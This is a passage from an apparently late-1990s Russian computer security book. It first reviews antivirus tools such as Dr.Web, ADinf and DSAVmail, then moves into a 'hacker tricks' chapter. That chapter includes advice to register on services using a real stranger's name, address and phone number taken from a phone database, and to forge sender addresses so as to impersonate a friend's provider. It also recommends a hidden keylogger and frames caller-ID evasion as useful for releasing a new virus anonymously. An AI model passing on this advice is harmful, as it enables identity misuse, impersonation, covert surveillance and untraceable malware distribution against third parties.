Другая существенная особенность программы Dr.Web — использование эмулятора процессора, что позволяет обнаруживать сложные шифрованные и полиморфные вирусы, для которых в принципе не работает простой сигнатурный поиск.

Кроме того, программа Dr.Web обнаруживает вирусы внутри архивов, упакованных и вакцинированных файлов, в файлах документов для MS WinWord и Excel.

Антивирусная программа ADinf

Программа ADinf относится к классу программ, называемых ревизорами дисков. Работа программы основана на регулярном отслеживании изменений, происходящих на жестких дисках. В случае появления вируса, ADinf обнаруживает его по тем модификациям, которые он выполняет в файловой системе и/или загрузочном секторе диска, и информирует об этом пользователя.

На первый взгляд такой алгоритм работы программы кажется недостатком, поскольку он не позволяет предотвратить появление вирусов на вашем компьютере, и программа начинает бить тревогу уже тогда, когда вирус внедрился в систему. Однако в отличие от полифагов, ADinf не использует в своей работе «портретов» (сигнатур) конкретных вирусов. Поэтому ADinf особенно эффективен для обнаружения новых вирусов, противоядие для которых еще не придумано.

Особенно следует отметить, что для контроля ADinf использует функции доступа к диску на уровне BIOSa, что позволяет ему обнаруживать так называемые вирусы-невидимки (стелс-вирусы).

Если в вашей системе установлен лечащий блок ADinf (ADinf Cure Module), то этот тандем способен не только обнаруживать, но и успешно

удалять заразу, появившуюся в вашей системе. Тестирование показало, что ADinf Cure Module способен успешно справиться с 97% вирусов, восстановив поврежденные файлы с точностью до байта.

Полезные свойства ADinf не ограничиваются только лишь борьбой с вирусами. По сути ADinf является системой, позволяющей следить за сохранностью информации на дисках и обнаруживать любые, даже малозаметные изменения в файловой системе, а именно, изменения системных областей, изменения файлов, создание и удаление каталогов, создание, удаление, переименование и перемещение файлов из каталога в каталог. Состав контролируемой информации гибко настраивается, что позволяет ставить под контроль только то, что нужно.

Антивирусная программа ADinf Cure Module

ADinf Cure Module — это программа, которая поможет вам вылечить компьютер от вирусов, не дожидаясь свежей версии фага, которому знаком этот вирус. Иными словами, ADinf Cure Module — это универсальный полифаг. ADinf Cure Module удаляет вирусы, ничего не зная об их устройстве, поэтому он не должен ничего знать о тех сотнях и тысячах вирусов, которых наплодили к этому моменту и наплодят в дальнейшем. ADinf Cure Module просто удаляет вирус из файла, возвращая файл в точности такое же состояние, что и до знакомства с вирусом. Программа тестировалась на коллекции из 7000 широко распространенных, но ранее незнакомых авторам вирусов, и сумела удалить 97% из них!

ADinf Cure Module имеет три режима работы:

- Режим создания таблиц с информацией о файлах на диске.
- Режим обновления таблиц.
- Режим лечения файлов.

При работе в первых двух режимах ADinfExt.exe автоматически запускается из-под ревизора ADinf. Создание таблиц производится один раз. Это единственная операция в работе программы, которая может занимать существенное время. Обновление информации производится автоматически на основе проверок, проводимых ревизором ADinf.

Лечение файлов производится при загрузке компьютера с дистрибутивной дискеты ADinf Cure Module. Дискета должна быть заранее подготовлена в соответствии с руководством по инсталляции, рассмотренным ранее, и обязательно должна быть защищена от записи. Рекомендуется сделать копию дистрибутивной дискеты и использовать ее для работы. В этом режиме программа ADinfExt.exe запускается из файла CONFIG.SYS, расположенного на дистрибутивной дискете, после чего

необходимо выбрать тип таблиц ревизора ADinf (личные или общие таблицы) при проверке по которым был сделан запрос на лечение, а для личных таблиц указать каталог, в котором они расположены. Далее необходимо из списка изменившихся файлов выбрать файлы для восстановления. Вы имеете возможность сохранить все файлы или только один (первый удачно вылеченный файл) для последующего анализа. Сохраненные файлы, содержащие вирус, переименовываются. EXE-файлы получают расширение EVR, а COM-файлы — CVR. Контроль правильности восстановления осуществляется по трем независимо рассчитанным по всему файлу 32-битным контрольным суммам.

Антивирусная программа DSAVmail

Не секрет, что наибольшие неприятности людям, работающим с ПК, сегодня доставляют макровирусы. Пользователи, получающие электронную почту, чаще всего заражаются макровирусами, полученными в письмах. Чтобы обеспечить защиту от проникновения вирусов через сообщения электронной почты, «ДиалогНаука» выпустило новую антивирусную программу DSAVmail, предназначенную для автоматической антивирусной проверки всей поступающей на компьютер пользователя электронной почты. Эта программа, разработанная под руководством Д.Н. Лозинского, использует для проверки писем самый популярный российский антивирусный сканер — Doctor Web. Программа встраивается в систему электронной почты и при получении писем «на лету» проверяет их на предмет наличия вирусов. Таким образом, владельцы Doctor Web теперь могут не беспокоиться о вирусах при получении почты.

Работа с Outlook обеспечивается, только если при установке выбран вариант «**Corporate or Workgroup**». Проверить, какой вариант у вас установлен, можно, открыв меню **Help ⇨ About**. Установленная конфигурация показывается во второй строке. Если в этой строке стоит «**Internet Only**», подключение дополнительных «служб» невозможно.

В случае обнаружения вирусов в приходящих письмах, программа DSAVmail сообщит вам об этом письмом. Вы можете настроить DSAVmail таким образом, чтобы автоматически лечить, либо удалять, либо переносить в специальные папки зараженные письма. Также возможна отправка извещения о найденном вирусе тому, кто прислал зараженное письмо.

Программа выпущена в двух вариантах — на русском языке и на английском.

Существует возможность простой деинсталляции.

Программа распространяется свободно для использования на личных компьютерах. Для использования данной программы в коммерческих или государственных организациях нужно приобрести лицензию, которая стоит весьма недорого.

Программно-аппаратный комплекс Sheriff

Аппаратно-программный комплекс Sheriff предназначен для защиты информации на компьютерах типа IBM PC/AT от ошибочных или злоумышленных действий пользователей, троянских программ и компьютерных вирусов. Он является резидентным сторожем и обеспечивает практически 100% гарантию сохранности и неизменяемости файлов баз данных программ и операционной системы. Он блокирует любые попытки пользователей и файловых вирусов внести изменения в системные области, контролируемые файлы, а также отдельные сектора и целиком логические диски, объявленные доступными только для чтения. В случае если загрузочный вирус безнадежно портит сектора загрузки или искажает содержимое энергонезависимой CMOS-памяти, их восстановление производится путем загрузки с установочной дискеты.

Дополнительно комплекс Sheriff реализует функции разграничения доступа различных пользователей к логическим дискам на жестких дисках и флоппи дисководам.

Комплекс Sheriff состоит из аппаратного блока (контроллера защиты), программного обеспечения и технической документации.

При установленной защите программам запрещается выполнять операции:

- форматирование жесткого диска;
- запись в область системных секторов загрузки на винчестере;
- запись в область защищенных файлов, включая элементы каталогов и цепочки секторов в таблице FAT;
- любые операции записи в сектора и на логические диски, объявленные доступными только по чтению;
- вызов прерывания 40h из программ пользователя (этот контроль может быть отключен);
- обращение к жесткому диску в обход законного прерывания 13h;
- непосредственное обращение к контроллеру жесткого диска, используя его порты ввода-вывода.

Несмотря на то, что за все время эксплуатации комплекса Sheriff не выявлено ни одного вируса, способного преодолеть защиту, комплекс постоянно совершенствуется. В него постоянно вносятся изменения в связи с появлением новых версий операционных систем.

Часть 11. Хакерские штучки, или как они это делают

В этой главе раскрыты некоторые «хитрости»: регистрация под вымышленным именем, обход различных «подводных камней» (АОН, авторизирующиеся программы, клавиатурные шпионы, ПЭМИН). Особое внимание уделено вопросам работы с электронной почтой — выяснению реального отправителя сообщения, отправлению анонимных сообщений, выбору второго почтового адреса.

Глава 1. Проверка на отсутствие АОН

Прежде чем получать адрес и звонить на BBS, нужно убедиться (например, путем звонка с сотового телефона, с телефона-двойника типа Panasonic, с таксофона или с телефона, который гарантированно не определяется системой АОН), что на данном узле отсутствует система АОН. Если в списке BBS (или в рекламе) указан тип модема Russian Courier, Zyxell или IDC, с вероятностью 99% на этих станциях используются АОН. АОН выдает себя характерным щелчком и звуковым сигналом, как правило, после первого гудка (он снимает трубку, а далее идут гудки, выдаваемые самим АОН, как правило, отличающиеся от первого гудка по тональности). Если АОН есть, но все же нужно остаться анонимным (например, хотите провести акцию информационной войны, сбросить новый вирус и тому подобное), можно воспользоваться АнтиАОНом. Эти функции присутствуют практически во всех телефонных аппаратах с АОН (например, в РУСЬ или в Phone Master).

Также можно купить приставку-АнтиАОН, которая еще не раз пригодится (в Москве, например, они продаются на радиорынке в Митино).

Функцию АнтиАОН лучше включать почти сразу после набора номера и удерживать ее некоторое время. Если АОН не может определить номер, то после снятия трубки АОН-ом слышатся характерные тональные сигналы (порядка 9 штук).

Глава 2.
Советы по регистрации

Никогда не стоит регистрироваться под настоящим именем, ведь неизвестно, к кому может попасть эта информация и для чего она будет использована. Можно взять любую телефонную базу и ввести любую выдуманную фамилию.

Тривиальные фамилии, вроде Иванов, Петров, Смирнов, Андреев, Алексеев и так далее, корректнее не использовать, лучше что-то не совсем обычное (ну первое, что приходит в голову: Левашов, Дубинин, Авдотин, Садовский).

Далее записываем инициалы, адрес и телефон любого человека из выведенного списка. При регистрации на BBS обычно требуется сообщить такие сведения:

- имя и фамилию (иногда полное ФИО — полученные инициалы нетрудно преобразовать во что либо, например Н.А. в Николая Алексеевича; более того, инициалы могут и не совпадать, ведь потенциально квартира может быть зарегистрирована, скажем, на родителей или жену) — вводятся полученные из базы;
- домашний адрес — полученный из базы;
- телефон — тоже полученный из базы;
- день рождения — придумываем;
- хобби — придумываем;
- и т.д.

Системные операторы BBS, как правило, очень ленивы, и максимум, на что их хватит, так это проверить данные по той же самой базе.

Обязательно нужно все это куда-нибудь записать, можно в файл (и хранить его в надежном месте, например, на диске, созданном программой BestCrypt). Рекомендуется использовать абсолютно разные данные при работе с разными BBS! В FTN-сетях следует регистрироваться, применяя подобные методы.

Рассмотрим еще один аспект privacy. Это «нехорошие» функции многих программ: вести логические протоколы работы и так далее.

Глава 3.
Что «помнит» компьютер

Некоторые программы обладают на редкость большим количеством всевозможных «черных ходов», «люков», «багов» и так далее. Вот лишь некоторые примеры:

- **Microsoft Outlook Express** — все письма, которые когда-либо были отправлены, получены или удалены, он все равно хранит в своей базе. Поэтому рекомендуется периодически удалять (лучше невосстановимыми методами) эти файлы. Они расположены в следующих директориях: \Windows\Aplication\Microsoft\Outlook Express\Mail\ — почта, здесь необходимо удалить все файлы с расширениями IDX и MBX; \Windows\Aplication\Microsoft\Outlook Express\News\ — новости, здесь необходимо удалить все файлы с расширениями NCH. Удалить из базы все удаленные сообщения можно также с помощью опции **«Сжать папки»**.

- **Microsoft Internet Explorer**: \Windows\Cookies\ — хранит файлы Cookies (их лучше периодически удалять); \Windows\Temporary Internet Files\ — хранит все адреса, которые посещались в Интернет (их лучше периодически удалять).

- **Microsoft Windows**: \Windows\History\ — хранит все файлы истории (их лучше периодически удалять); \Windows\name.pwl — в этих файлах Windows хранит имена, телефоны и пароли для соединения с Интернет, все они легко (с помощью специальных программ) расшифровываются; \Wmdows\Pronles\name\ — (вместо name будет указано имя пользователя) хранит профили и все установки конкретных пользователей; \Windows\Aplication\Microsoft\Outlook Express\Mail\ — почта; \Windows\Aplication\Microsoft\Outlook Express\News\ — новости; \Windows\Aplication\Microsoft\Address Book\ — адресная книга; \Windows\Cookies\ — файлы Cookies; \Windows\Favorites\ — файлы закладок Интернет; \Windows\History\ — файлы истории Windows; \Windows\user.dat — параметры пользователя; \Windows\user.dat — резерв.

Большинство FTP-клиентов сохраняют в специальной директории все места в Интернет, которые посещались пользователем (а иногда сохраняют и нешифрованные имена и пароли). В целях безопасности целесообразно периодически (скажем, раз в неделю) стирать содержимое кэша. Например, в Bullet Proof FTP (одной из лучших программ), он располагается в директории Cache. Лучше производить невосстановимое удаление, например, с помощью программы Kremlin.

Глава 4. Программы, авторизующиеся в Online

В последнее время все чаще стали появляться программы, которые проверяют через Интернет, зарегистрирована ли данная копия программы. Вернее, когда пользователь работает в Интернет, они незаметно это проверяют, а потом радуют сообщением о том, что используемая копия нелегальна. Наглядный тому пример — Bullet Proof FTP. Но это еще не все. Существует мнение, что такие программы, как, например, операционная система Windows, способны как бы следить за всем, что происходит в компьютере (либо сами, либо по команде из Интернет), и отправлять все собранные данные своим разработчикам. Не так давно разразился скандал, когда выяснилось, что один известный FTP-клиент отправлял все вводимые имена и пароли своим разработчикам. Так что будьте бдительны!

Глава 5. Клавиатурные шпионы

Клавиатурные шпионы — это программы, запоминающие, какие клавиши были нажаты в ваше отсутствие, то есть — что творилось на вашем компьютере, пока вас не было в офисе. Для этого все, что набирается на клавиатуре, заносится специальной программой в текстовый файл.

Так что набранный на компьютере в бизнес-центре или интернет-кафе текст может без особых проблем стать достоянием владельца такого компьютера. Технически эта операция выполняется классом программ, называемых keyboard loggers. Они разработаны для разных операционных систем, могут автоматически загружаться при включении компьютера и маскируются под резидентные антивирусы или еще что-нибудь полезное.

Самая лучшая из опробованных программ, Hook Dump, может автоматически загружаться при включении компьютера, при этом никак

не проявляя своего присутствия. Набранный на клавиатуре текст, названия программ, в которых набирался текст, и даже скрытый пароль в Dial-Up Networking, который вообще не набирался, — все записывается в файл, расположенный в любой директории и под любым именем.

Программа имеет много настроек, позволяющих определять нужную конфигурацию.

Глава 6. Защита от ПЭМИН

Нужно помнить, что за счет побочных электромагнитных излучений и наводок (ПЭМИН) можно считывать информацию с монитора компьютера (разумеется, с помощью специальных технических средств) на расстоянии до 200 метров, а то и больше. Также можно считывать информацию с процессора, клавиатуры, винчестера, дисковода (когда они работают, естественно). Поэтому все криптосистемы становятся почти бессмысленными, если не принять соответствующих мер защиты. Для защиты от ПЭМИН рекомендуется применять генераторы белого шума (в диапазоне от 1 до 1000 МГц) типа ГБШ-1 или Салют. Их (а также другие интересные вещи) можно приобрести в фирмах, торгующих спецтехникой. А можно заняться творчеством и сделать их самостоятельно, используя схемы из популярной книги «Шпионские штучки».

Глава 7. Пейджинговая безопасность

Пейджер стал для многих незаменимым средством оперативного общения. Но мало кто знает, что технология пейджинга позволяет организовать прослушивание (мониторинг) пейджинговых сообщений с помощь несложной аппаратуры (сканер+компьютер+соответствующее программное обеспечение). Поэтому пейджинговые компании контролируются не только ФСБ, ФАПСИ и прочими силовыми подразделениями, но и всеми, кому не лень, в том числе криминальными структурами и новоявленными Джеймсами Бондами в лице отечественных фирм, занимающихся так называемой защитой информации.

Глава 8. Электронная почта

Получение E-mail

Иногда у пользователя возникает ситуация, когда хотелось бы выявить реального автора полученного сообщения. Например, получено сообщение от вашей жены, в котором она пишет, что уходит к другому. Вы можете либо вздохнуть с облегчением, выпить на радостях рюмку-другую и отправиться с друзьями на дачу праздновать это событие, либо попытаться выяснить, не является ли это чьей-то шуткой.

Ваши друзья могли легко изменить поле From в отправленном сообщении, поставив туда вместо своего обратного адреса хорошо известный вам адрес вашей жены, например masha@flash.net. Так что стоящая перед нами задача сводится к следующему: определить, соответствует ли указанный адрес отправителя адресу, с которого в действительности было отправлено сообщение.

Итак, каждое электронное сообщение содержит заголовок (header), который содержит служебную информацию о дате отправления сообщения, названии почтовой программы, IP-адресе машины, с которой было отправлено сообщение, и так далее. Большинство почтовых программ по умолчанию не отражают эту информацию, но ее всегда можно увидеть, открыв с помощью любого текстового редактора файл, содержащий входящую почту, или используя функцию почтовой программы, позволяющую просматривать служебные заголовки (как правило, она называется Show all headers). Что же видим?

```
Received: by geocities.com (8.8.5/8.8.5) with ESMTP id JAA16952
for ; Tue, 18 Nov 1997 09:37:40 -0800 (PST)
Received: from masha.flash.net (really [209.30.69.99])
by endeavor.flash.net (8.8.7/8.8.5) with SMTP-id LAA20454
for ; Tue, 18 Nov 1997 11:37:38 -0600 (CST)
Message-ID: <3471 D27E.69A9@flash.net>
Date: Tue, 18 Nov 1997 11:38:07 -0600
From: masha@flash.net
X-Mailer: Mozilla 3.02 (Win95; U)
MIME-Version: 1.0
To: petya@geocities.com
Subject: I don't love you any more, you *&$%# !!!!
```

Да, много всякого. Не вдаваясь в технические подробности, в общих чертах: заголовки Received сообщают путь, который прошло сообщение в процессе пересылки по сети. Имена машин (geocities.com,

endeavor.flash.net) указывают на то, что сообщение, скорее всего, пришло к вам в geocities.com из домена вашей жены flash.net. Если имена машин не имеют ничего общего с flash.net (например, mailrelay.tiac.net), это повод задуматься о подлинности сообщения. Но самая главная строка для нас — последняя из строк, начинающихся со слова Received:

```
Received: from masha.flash.net (really [209.30.69.99])
```

Она отражает имя машины (masha.flash.net) и уникальный IP-адрес, с которого было отправлено сообщение. Указанный домен (flash.net) соответствует адресу вашей жены. Впрочем, ваши друзья могли подделать и строку masha.flash.net (в Windows это делается через **Control Panel ⇨ Network ⇨ TCP/IP Properties ⇨ DNS Configuration**, указав masha и flash.net в полях Host и Domain соответственно), поэтому важно определить имя, соответствующее данному IP-адресу: 209.30.69.99.

Для определения имени, соответствующего цифровому адресу, можно воспользоваться одной из доступных программ, например WS-Ping32, а лучше CyberKit. Набрав цифровой адрес, даем команду NS LookUp (Name Server Lookup) и смотрим на полученный результат. Когда имя определено, дальше все просто: если получено что-либо похожее на ppp303-flash.net или p28-dialup.flash.net, то сообщение отправлено вашей женой (или кем-то, имеющим почтовый адрес во Flashnet, но выяснить это подробнее уже нельзя). Если указано нечто весьма далекое от flash.net — скорее всего, отправляла сообщение не ваша жена. Иногда адрес не определяется. В этом случае можно воспользоваться функцией TraceRoute той же программы. Эта функция поможет проследить путь от вашей машины до указанного IP-адреса.

Если этот адрес (он будет последним в списке узлов, через которые сигнал прошел от вашего компьютера до компьютера с указанным IP-адресом) снова не определяется, то последний из определенных по имени узлов все-таки укажет на примерное географическое положение компьютера отправителя. Еще более простым и изящным способом определения страны и даже названия провайдера или сети является использование вот этого адреса:

```
http://www.tamos.com/bin/dns.cgi
```

Итак, в результате получилось что-то вроде Brasilian Global Network. Ваша жена не бывала последнее время в Бразилии? Нет? Ну, тогда она от вас и не уходила. Вас разыграли. Будьте бдительны!

Отправление E-mail

Даже вполне добропорядочные граждане иногда хотят сохранить в тайне свою личность при высказывании своего мнения, скажем, автору сайта, пропагандирующего фашизм, или президенту Лукашенко.

Remailer (Ремейлер) — это компьютер, получающий сообщение и отправляющий его по адресу, указанному отправителем. В процессе переадресации все заголовки (headers), содержащие информацию об отправителе, уничтожаются, так что конечный получатель лишен всякой возможности выяснить, кто является автором сообщения. Таких программ в сети много, некоторые из них позволяют указывать фиктивный адрес отправителя, большинство же прямо указывают в заголовке, что сообщение анонимно. Чтобы узнать, как пользоваться ремейлером, нужно отправить сообщение по адресу remailer@replay.com, указав в поле Subject remailer-help. Через некоторое время придет ответ с подробными инструкциями об отправке анонимных сообщений. Еще более простой способ — это отправиться по адресу http://www. replay, com/remai ler/. Там расположен ремейлер, позволяющий посылать сообщения прямо из WWW. На этом же сайте также можно воспользоваться цепочкой из ремейлеров, так что отправленное сообщение пройдет через несколько компьютеров, каждый из которых старательно уничтожит все заголовки предыдущего. Но делать это, скорее всего, нецелесообразно. Во-первых, одного ремейлера вполне достаточно (если, конечно, отправитель не секретный агент), во-вторых, сообщение может затеряться и не дойти до получателя, в-третьих, оно может идти очень долго. Вот пример полученного сообщения:

```
Date: Mon, 31 Mar 1997 12:33:23 +0200 (MET DST)
Subject: The rest is silence:
To: petya@glasnet.ru
From: nobody@REPLAY.COM (Anonymous)
Organization: Replay and Company Unlimited
X-URL: http://www.replay.com/remailer/
X-001: Replay may or may not approve of the content of this posting
X-002: Report misuse of this automated service to
abuse@replay.com
```

Теоретически определить реального отправителя сообщения с использованием ремейлера можно, но практически это сделать очень сложно.

На это способны лишь люди из ФСБ, ФАПСИ, ЦРУ и им подобных организаций. Но и они должны будут предварительно запастись решением суда, чтобы ремейлер открыл им требуемую информацию. А если использовалась цепочка ремейлеров, то придется обойти всю цепочку.

Но если отправитель к тому же пользовался анонимным proxy-сервером и (или) анонимайзером, то шанс найти его становится еще меньше (не забудьте отключить использование файлов Cookies).

Итак, первое апреля. Вы умираете от желания сообщить своему другу от имени его провайдера о том, что его счет закрыт за неуплату (сообщение должно быть с обратным адресом его провайдера). Описанные ниже способы хороши для розыгрышей, но мало пригодны, если действительно нужно остаться анонимным. Варианты таковы:

- **Использование обычной почтовой программы**. Самый простой вариант: поставить в своей почтовой программе в поле **Return Address** любой адрес, и если получатель письма не станет изучать его заголовок, он останется в уверенности, что получил сообщение именно от того, чей адрес указан в поле **From**. Очень просто и очень ненадежно.

- **Использование специальной программы** — анонимизатора. Таких программ несколько, примером может служить AnonyMail. Заполняются поля **From**, **To**, **Subject** (тут все ясно), и поле **Host**, в котором указывается имя хоста, через который будет отправлена почта. Поскольку протокол отправки сообщений SMTP не требует в подавляющем большинстве случаев какой-либо авторизации отправителя, смело можно указать практически любое имя, желательно такое же, как у предполагаемого получателя этого сообщения. Для не очень опытного пользователя определение подлинности сообщения будет значительно затруднено. Например, если отправляется письмо по адресу kiska@frontier.net, в поле **Host** нужно указать адрес frontier.net. Для проверки можно отправить сообщение самому себе. Недостатки: IP-адрес вашей машины все-таки будет отражен в заголовке. Кроме того, поле **To** в полученном сообщении превратится, скорее всего, в **Apparently-To**. Правда, мало кто обратит на это внимание. Эти способы вполне корректно работают и с русскими кодировками. Поскольку de facto стандартом для пересылки сообщений между разными компьютерами является KOI8-R, при рассылке сообщений рекомендуется использовать именно эту кодировку — отправленное сообщение, скорее всего, будет правильно перекодировано почтовым компьютером получателя.

Второй адрес

Проблема защиты частной жизни в сети ставит перед пользователями вопрос об обладании вторым (третьим... десятым) электронным адресом.

Его хорошо иметь там, где почту не будут читать, и в том домене, географическая принадлежность которого «нейтральна». В общем, все те же требования, что и ко второму паспорту и гражданству. Наличие такого адреса защищает от попыток выяснить личность пользователя, дает возможность предоставлять разные адреса разным корреспондентам в зависимости от их статуса, избавляет от необходимости извещать всех корреспондентов о новом адресе, если пользователь сменил провайдера или переехал в другую страну. Существует довольно много служб, позволяющих бесплатно получить второй электронный адрес. По способу отправки и получения почты эти службы можно разделить на три основных типа.

Тип 1. Пример: http://www.europe.com. Службы этого типа дают пользователю возможность перенаправлять полученную на новый адрес корреспонденцию по указанному пользователем адресу. Таким образом, в наличии уже должен быть какой-либо адрес почты, поскольку используя протокол POP3 почту забрать нельзя. Отправление почты осуществляется напрямую через хост этой службы (протокол SMTP). Существует, правда, 60-дневный период, в течение которого можно пользоваться и обычным почтовым ящиком (POP3), после истечения периода за деньги. Пользователь самостоятельно выбирает userid, а также домен из нескольких (бесплатно) или многих (платно) предложенных имен, например: iname.com, writeine.com, girls.com, boys.com. Выполнив несложные инструкции, можно стать обладателем нового адреса, скажем ohhhhhhh@girls.coin. В процессе заполнения анкеты нужно указать свою страну (например, Албания), имя (тут вариантов мало, все пишут Иван Петров или Петр Иванов) и адрес, на который должна пересылаться вся приходящая корреспонденция. Этот адрес впоследствии можно легко изменить. Вот и все! Недостаток: настоящий адрес пользователя известен сотрудникам службы.

Тип 2. Службы этого типа дают пользователю возможность как отправлять почту напрямую, так и получать ее (POP3 и SMTP), так что первичный адрес либо совсем не нужен, либо потребуется всего лишь раз, при открытии счета. Для этих целей можно использовать адрес приятеля или адрес в Hotmail. Пример: http://www.geocities.com или http://www.netaddress.com (возможности последней даже шире, она позволяет помимо POP3 и SMTP читать и отправлять почту из окна браузера, поэтому службу можно отнести и к типу 3). Технология открытия счета примерно такая же. Преимущество: настоящий первичный адрес неизвестен, единственный «след», который остается, это IP-адрес, с которого происходит чтение и отправление почты. Службы также дают возможность перенаправлять почту на первичный адрес, если есть такое желание. Кроме того, практически почту пользователя смогут прочесть только администра-

торы службы, а не московский провайдер или ФАПСИ с ФСБ, хотя теоретически и это возможно.

Тип 3. Принципиально другой тип службы. Чтение и отправление почты происходят без использования почтовой программы, прямо в окне браузера. Пример: http://www.hotmail.com. Переадресация на первичный адрес невозможна. Преимущества: можно читать почту с любого компьютера с доступом в WWW, будь то другая страна или Интернет-кафе в Южном Бутово, плюс опять же сложности отслеживания почты. Недостаток: не очень удобно пересылать файлы — в каждом письме можно отправить только один файл и только с использованием Netscape Navigator 2.0 и выше или Internet Explorer 4.0 и выше. Совсем не сложно, зато как удобно! Стоит также отметить сайт http://www.mailcity.com, который позволяет создавать неограниченное количество копий и слепых копий адресов. Эта программа на основе Web — воплощенная мечта для тех, кто занимается массовой рассылкой писем.

И в заключение еще одно важное соображение касательно privacy. При отправлении почты через любую из этих служб, заголовок сообщения содержит IP адрес, с которого отправлено сообщение. Даже Hotmail это делает. Но, если при отправке сообщения с использованием почтовых служб первых двух типов скрыть свой реальный IP адрес нельзя (это связано с самим принципом работы протокола SMTP), то при использовании почтовой службы третьего типа, то есть при отправлении почты из окна браузера, лазейка все же есть. Это говорит о том, что почтовый адрес третьего типа можно сделать практически полностью анонимным, достаточно лишь воспользоваться одним из способов анонимизации своих путешествий по сети.

Идентификация пользователя по E-mail

Да, действительно, а зачем устанавливать личность по известному адресу электронной почты?

А зачем устанавливают автоматический определитель номера (АОН)?

А зачем существует база данных, в которой по телефону можно определить имя и адрес человека? Причин много, начиная от чистого развлечения (кто не хочет поиграть в Пинкертона?), и заканчивая желанием выяснить, кто это с адресом someone@oxford.edu поздравляет вас каждый год с днем рождения и признается в любви. Кроме того, поняв методики поиска информации, становится ясно, насколько уязвима анонимность такого отправителя в сети. Заметим сразу, что способы выяснения личности по известному адресу e-mail весьма разнообразны, причем ни один из них не гарантирует успеха. Обратная задача решается довольно триви-

ально: множество E-mail directories (Fourll, WhoWhere) позволяют найти по имени человека его адрес (если, конечно, он сам того захотел). Рассмотрим задачу нетривиальную.

Pinger

Воспользовавшись программой CyberKit или, например, WSPing32, пользователь получает возможность ткнуть пальцем в любой адрес электронной почты и спросить: «А это кто?». Иногда можно даже получить ответ. Итак, задаем адрес someone@oxfbrd.edu, получаем:

```
Login name:someone In real life: John McCartney
Directory:/usr/someone Shell: /usr/bin/csch
Last login Fri Aug18, 1995 on ttyv3 from dialup.oxford.edu
No mail
No plan
```

OK, someone@oxfrord.edu принадлежит John McCartney. Дело сделано, хотя очень часто никакого результата не будет, либо появится строка типа «Forwarding service denied» или «Seems like you won't get what you are looking for».

То же самое можно сделать, не забивая компьютер подобными программами (хотя они очень полезны и пригодятся не раз), а посетив Web-интерфейс, позволяющий получить тот же самый результат.

Следует заметить, что выполнение Pinger с использованием имени хоста (в данном случае oxford.edu) может не принести никакого результата, в то время как использование видоизмененного (альтернативного) имени хоста результат даст. Как узнать альтернативное имя хоста? При помощи CyberKit, функция **NS LookUp**. Нужно ввести имя www.oxford.edu и посмотреть на полученный результат. Он может содержать альтернативные имена хоста, называемые aliases, например panda.oxford.edu. Попробуйте someone@panda.oxford.edu, — может сработать.

Иногда информация в ответ на Pinger-запрос может быть выдана только пользователю из того же домена, которому принадлежит идентифицируемый адрес. Решение простое: можно найти пользователя из искомого домена в Internet Relay Chat и попросить его сделать Pinger-запрос. Программа-клиент для IRC содержит функцию Pinger, так что никакое специальное программное обеспечение человеку, к которому вы обратились, не потребуется.

Поиск в WWW и Usenet

Это сделать очень просто:

Нужно набрать адрес http://www.altavista.digital.com и нажать Find!

Есть вероятность найти домашнюю страницу искомого пользователя или упоминание о нем на других страницах. Там вполне может быть имя обладателя адреса, а если повезет, и фото.

Если человек с искомым адресом отправлял в какую-нибудь группу Usenet сообщение, то его можно разыскать по адресу. Для этого можно воспользоваться системой AltaVista, позволяющей производить поиск во всех недавно отправленных в Usenet сообщениях. В поле поиска нужно набрать искомый адрес (перед адресом необходимо написать from:). После нажатия кнопки **Find** откроется новое окно с результатами поиска.

Поиск в системе DejaNews проводить предпочтительнее, потому что она предлагает поискать нужный адрес и среди старых сообщений, если среди недавних он не найден. Поиск также можно вести прямо с этой страницы (from: писать не нужно, просто адрес).

Поиск в E-mail Directories

В Интернет широко представлены службы, позволяющие разыскать электронный адрес человека по его имени. Между тем эти же службы иногда можно использовать для выполнения обратной задачи. На какой-либо из указанных ниже страниц можно задать лишь домен искомого адреса, без имени:

- http://www.four11.corn
- http://www.yahoo.com/search/people
- http://www.bigbook.com
- http://www.bigfoot.com
- http://www.bigyellow.com
- http://www.infospace.com
- http://www.abii.com/lookupusa/adp/peopsrch.htm
- http://www.looksmart.com
- http ://www.switchboard.corn
- http://www.whowhere.com
- http://www.dubna.ru/eros/ (поиск по русским ресурсам).

Если пользователей, адреса которых принадлежат к искомому домену, немного, то система в ответ на запрос выдаст список адресатов. Но, как правило, список содержит не более ста имен, и адрес, стоящий перед знаком @, не указывается. Чтобы выяснить адрес целиком, придется следовать по ссылке для каждого имени. Если же людей с таким доменом

больше ста, то поиск таким способом теряет смысл. Другими словами, человека из (c)aol.com или (c)netcom.com так не найдешь.

Защита от SPAM

Для многих пользователей Интернет SPAM (бесконечные рекламные предложения и мусор, рассылаемый по почте) стал настоящим бедствием. Основные рекомендации для защиты от SPAM следующие:

- пишите письма в конференции Usenet исключительно с ненужных (бесплатных) адресов, потому что именно письма в конференции Usenet являются основной «засветкой» для спамеров. А если будет много SPAM, то такой адрес можно, что называется, выбросить и за пару минут сделать другой подобный;
- установите какую-либо программу-фильтр для e-mail. Существует великое множество таких программ, доступных на бесплатных серверах, например, на http://www.shareware.com и http://www.download.com.

На FTP-сервер под чужим IP-адресом

Путешествуя по Интернет, пользователи часто не задумываются о том, что оставляют следы своих посещений каждый раз, когда заходят на какой-либо FTP-сайт. Стандартные log-файлы позволяют любопытным владельцам сайтов узнать многое, и, прежде всего, IP-адрес, что равнозначно, например, тому, что определен номер телефона. Существует несколько способов защитить privacy от подобных посягательств.

Анонимно путешествовать по сети можно с помощью proxy-сервера.

Proxy-сервер работает, по сути, как Анонимайзер, то есть документ с сайта «забирает» он, а не компьютер пользователя. Большинство proxy-серверов ограничивают доступ на основании IP-адреса, с которого приходит обращение. Иными словами, если провайдером пользователя является Demos, то proxy-сервер Glasnet его к себе попросту не пустит.

Но, к счастью, в сети всегда можно найти «добрый» proxy, владельцы которого либо открыто заявляют о его доступности для всех желающих, либо, по той или иной причине, не ограничивают доступ только своим доменом, о чем широкой публике не известно, например:

```
svc.logan.k12.ut.us: 8001
proxy1.emirates.net.ae: 8080
proxy.sysnet.it: 8080
```

```
www.archmate.com.tw: 3128
www-proxy.global-one.ru: 3333
sunsite.cs.msu.su: 3128
www.anonymizer.com: 8080
squid.nianr.net: 3128
```

